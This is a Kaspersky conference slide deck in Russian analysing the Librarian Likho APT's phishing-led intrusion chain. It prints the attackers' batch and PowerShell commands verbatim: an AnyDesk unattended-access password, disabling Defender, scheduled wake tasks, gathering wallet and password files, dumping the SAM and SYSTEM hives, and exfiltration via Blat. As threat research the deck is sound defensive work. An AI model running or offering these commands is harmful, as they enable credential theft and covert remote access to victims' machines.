MOSCOW FORENSICS DAY ‘25

АЛЕКСЕЙ ШУЛЬМИН

«LIBRARIAN LIKHO - APT-ГРУППА, СОВМЕЩАЮЩАЯ КИБЕРШПИОНАЖ И ФИНАНСОВУЮ МОТИВАЦИЮ»

MFD

Librarian Likho - APT-группа, совмещающая кибершпионаж и финансовую мотивацию

Alexey Shulmin

Malware Expert,
Kaspersky

kaspersky

- 330+ страниц экспертного материала
- Портрет атакующего и наиболее интересные TTPs
- Разбор самых активных группировок, разделённых на кластеры
- Технически доказательства связей между группировками внутри каждого кластера
- Сотни подробных TTPs, используемых описанными группировками
- Графы группировок с их индикаторами и взаимосвязями в Obsidian


kaspersky

Librarian Likho APT

(ex. Librarian Ghouls)
(AKA Rare Werewolf, Rezet)

Librarian Likho APT:

- State-sponsored APT (за разработкой, вероятно, стоят спецслужбы другого государства);
- Основная задача – кибершпионаж, но почему бы деньги не ~~заработать~~ украсть?;
- Цели – РФ, Республика Беларусь, Казахстан промышленные предприятия, НИИ и КБ, ВУЗы;
- KISS (Keep It Simple, Stupid!).



Thu 7/18/2024 5:19 PM

Николай Михайлов <[redacted]@[redacted].ru>

О ведении Каталога российской ЭКБ (6-3223 от 18.07.2024);

To [redacted]

Исх.18.07.2024.№6.322...
1 MB

Здравствуйте!

В приложении список рассылки.

Направляем в Ваш адрес документ ФГБУ "[redacted]".

Пароль [redacted]

С уважением, канцелярия.

Тел. +7 (495) [redacted]
E-ma[redacted]

-------- Конец пересылаемого сообщения --------

--
С уважением, АО "[redacted]"
[redacted]

Начальный вектор атаки – фишинговое письмо

Attachment (from another spearphishing email)


“1c - платежное поручеННие № 347298446725 - 2019.rar”
“1c - платежное поручеННие №34729636725 - 2019.scr”
SFX-архив, сделанный при помощи Smart Install Maker, содержащий:

- **data.cab**, cabinet-файл с вредоносными файлами;
- **installer.config**, конфигурационный файл инсталлятора, содержащий команды, которые должны быть выполнены в ходе установки;
- **runtime.cab**, CAB-файл, содержащий только 36-байтный заголовок.

Вложенный CAB-файл data.cab содержит следующие файлы:

- файл-приманка в формате pdf (=> \Intel\Payment Order # 131.pdf);
- легитимный исполняемый файл – утилита curl (=> \Intel\curl.exe);
- вредоносный LNK-файл (=> \Intel\AnyDesk\bat.lnk).

Decoy / red-herring file



0401060

Поступ. в банк. плат. | Списано со сч. плат.

ПЛАТЕЖНОЕ ПОРУЧЕНИЕ № 131 | 15.06.2024 (Дата) | (Вид платежа) | 08

Сумма прописью	Шестьсот рублей 00 копеек		
ИНН [redacted]	КПП [redacted]	Сумма	600-00
ООО [redacted]		Сч. №	[redacted]
Плательщик			
АКБ [redacted]		БИК	[redacted]
		Сч. №	[redacted]
Банк плательщика			
[redacted]		БИК	[redacted]
		Сч. №	[redacted]
Банк получателя			
ИНН [redacted]	КПП [redacted]	Сч. №	[redacted]
[redacted]			
		Вид оп. 01	Срок плат.
		Наз. пл.	Очер. плат. 5
Получатель		Код 0	Рез. поле
[redacted]	[redacted] 0	0 0	0

Взносы на обязательное социальное страхование от несчастных случаев на производстве и профессиональных заболеваний за май 2024 года. Регистрационный номер [redacted]

Назначение платежа

kaspersky

Installation actions

После запуска, инсталлятор выполняет следующие действия, заданные в конфигурационном файле:

- Добавляет в реестр нужные ключи для установки в систему **4t Tray Minimizer** (https://www.4t-niagara.com/)

About 4t Niagara Software

4t Niagara Software is a trading name used by Holbi Group Ltd, VAT GB234583502,

Contact Information

Paradise Farm High Street
Kempsford
Fairford
Gloucestershire GL7 4EU
United Kingdom

Contact us via the email support@4t-niagara.com or via the below online form:

Installation actions

После запуска, инсталлятор выполняет следующие действия, заданные в конфигурационном файле:

- Создает файл c:\Intel\rezet.cmd при помощи команд оболочки, например:
  - cmd.exe /c echo c:\Intel\rezet.cmd cd c:\Intel\
  - cmd.exe /c echo >> c:\Intel\rezet.cmd ping -n 6 127.0.0.1
- Главное – конспирация (!), поэтому на папку лепятся атрибуты «системный» и «скрытый».

Installation actions

После запуска, инсталлятор выполняет следующие действия, заданные в конфигурационном файле:

- Соединяется с C2 и скачивает следующие файлы:
  - **driver.exe** (кастомный RAR 3.80, вырезан весь консольный вывод);
  - **blat.exe** (легитимная утилита Blat для отправки писем по SMTP);
  - **svchost.exe** (RAT AnyDesk);
  - **trays.rar** (4t Tray Minimizer);
  - **wol.ps1**;
  - **dc.exe** (Defender Control).

- Распаковывает при помощи driver.exe архив trays.rar при помощи пароля limpid2903392 (конспирация, помним?), и помещает содержимое в C:\Intel. Далее запускает Trays.lnk, с помощью которого запускается **4t Tray Minimizer.**

Installation actions

Зачем злоумышленникам 4t Tray Minimizer?

kaspersky

Installation actions

Наконец, rezet.cmd запускает bat.lnk, извлеченный ранее, который запускает bat.bat.

А вот он уже:

- Устанавливает на AnyDesk пароль QWERTY1234566, который позволяет злоумышленникам подключаться к жертве без запроса разрешения;
- Зовет Defender Control для отключения Windows Defender:

kaspersky

Installation actions

Bat.bat также:

- Зовет шесть раз (!) **powercfg** (утилита управления питанием ПК), чтоб обеспечить доступность жертвы для удаленного подключения в любое время;
- При помощи **schtasks** создает задачу **ShutdownAt5AM**, чтоб выключать жертву в пять утра каждый день.

```
echo QWERTY1234566 | AnyDesk.exe --set-password _unattended_access
%SYSTEMDRIVE%\Intel\dc.exe /D

powercfg -setacvalueindex SCHEME_CURRENT 4f971e89-eebd-4455-a8de-9e59040e7347 5ca83367-6e45-459f-a27b-476b1d01c936 0
powercfg -change -standby-timeout-ac 0
powercfg -change -hibernate-timeout-ac 0
powercfg -h off
powercfg /SETDCVALUEINDEX SCHEME_CURRENT 238c9fa8-0aad-41ed-83f4-97be242c8f20 bd3b718a-0680-4d9d-8ab2-e1d2b4ac806d 1
powercfg /SETACVALUEINDEX SCHEME_CURRENT 238c9fa8-0aad-41ed-83f4-97be242c8f20 bd3b718a-0680-4d9d-8ab2-e1d2b4ac806d 1
schtasks /create /tn "ShutdownAt5AM" /tr "shutdown /s /f /t 0" /sc daily /st 05:00
```

Также Bat.bat:

- запускает ранее скаченный **wol.ps1**:

```
$Action = New-ScheduledTaskAction -Execute "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
$Trigger = New-ScheduledTaskTrigger -Daily -At "01:00AM"
$Principal = New-ScheduledTaskPrincipal -UserId "SYSTEM" -LogonType ServiceAccount -RunLevel Highest
# Creating task settings
$TaskSettings = New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -DontStopIfGoingOnBatteries -StartWhenAvailable -WakeToRun
# Registering task in Task Scheduler
Register-ScheduledTask -Action $Action -Principal $Principal -Trigger $Trigger -TaskName "WakeUpAndLaunchEdge" -Settings $TaskSettings -Force
```

основное назначение которого – запустить Microsoft Edge в 1:00 AM. Мы не нашли никаких улик, указывающих на то, что **msedge.exe** заменен или пропатчен, таким образом, скрипт запускает настоящий исполняемый файл браузера.

Это сделано для того, чтоб «разбудить» жертву в 1:00 AM, таким образом, у злоумышленников будет 4 часа на любые действия с жертвой через **AnyDesk**.

Далее Bat.bat:

- удаляет **Trays.rar**, **curl** и инсталлятор **AnyDesk** (более не нужны);
- устанавливает переменные для **blat.exe** чтоб отправить злоумышленникам украденные данные;
- собирает учетные данные криптокошельков, а также дампы **HKLM\SAM** и **HKLM\SYSTEM** (выполнено при помощи **reg.exe**);
- упаковывает украденное в архив и отправляет злоумышленникам (Blat):

```
%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\wallet.rar  C:\*парол*.* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\wallet.rar  C:\*карт*.* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\wallet.rar  C:\*кошельк*.* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\wallet.rar  C:\wallet.dat /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\wallet.rar  C:\*wallet*.doc* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\wallet.rar  C:\*wallet*.txt /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\wallet.rar  C:\*seed*.* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\wallet.rar  C:\keystore.json /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\wallet.rar  C:\*bitcoin*.* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\wallet.rar  C:\*usdt*.* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\wallet.rar  C:\*ethereum*.* /y
reg save hklm\sam %SYSTEMDRIVE%\Intel\sam.backup
reg save hklm\system %SYSTEMDRIVE%\Intel\system.backup
```

Наконец, bat.bat:

- удаляет папку **C:\Intel**
- устанавливает в систему майнер (легитимный, но используется как вредоносный) (**hxxps://bmapps[.]org/bmcontrol/win64/Install.exe**), конфиг - **hxxps://bmapps[.]org/bmcontrol/win64/app.json**
- удаляет себя.

Legitimate tools, used by the adversaries


Злоумышленники использовали следующие утилиты в атаках (KISS):

- Кастомизированная версия RAR 3.80;
- Blat utility;
- AnyDesk RAT software;
- The Defender Control software;
- The 4t Tray Minimizer software;
- Mipko Personal Monitor (Ukrainian language set ☺);
- WebBrowserPassView Tool;
- Ngrok reverse proxy tool;
- NirCmd.

Злоумышленники умышленно (?) не применяли бинарные импланты в атаке.


kaspersky

Infrastructure fun



kaspersky

Infrastructure fun



kaspersky

kaspersky

Q&A Session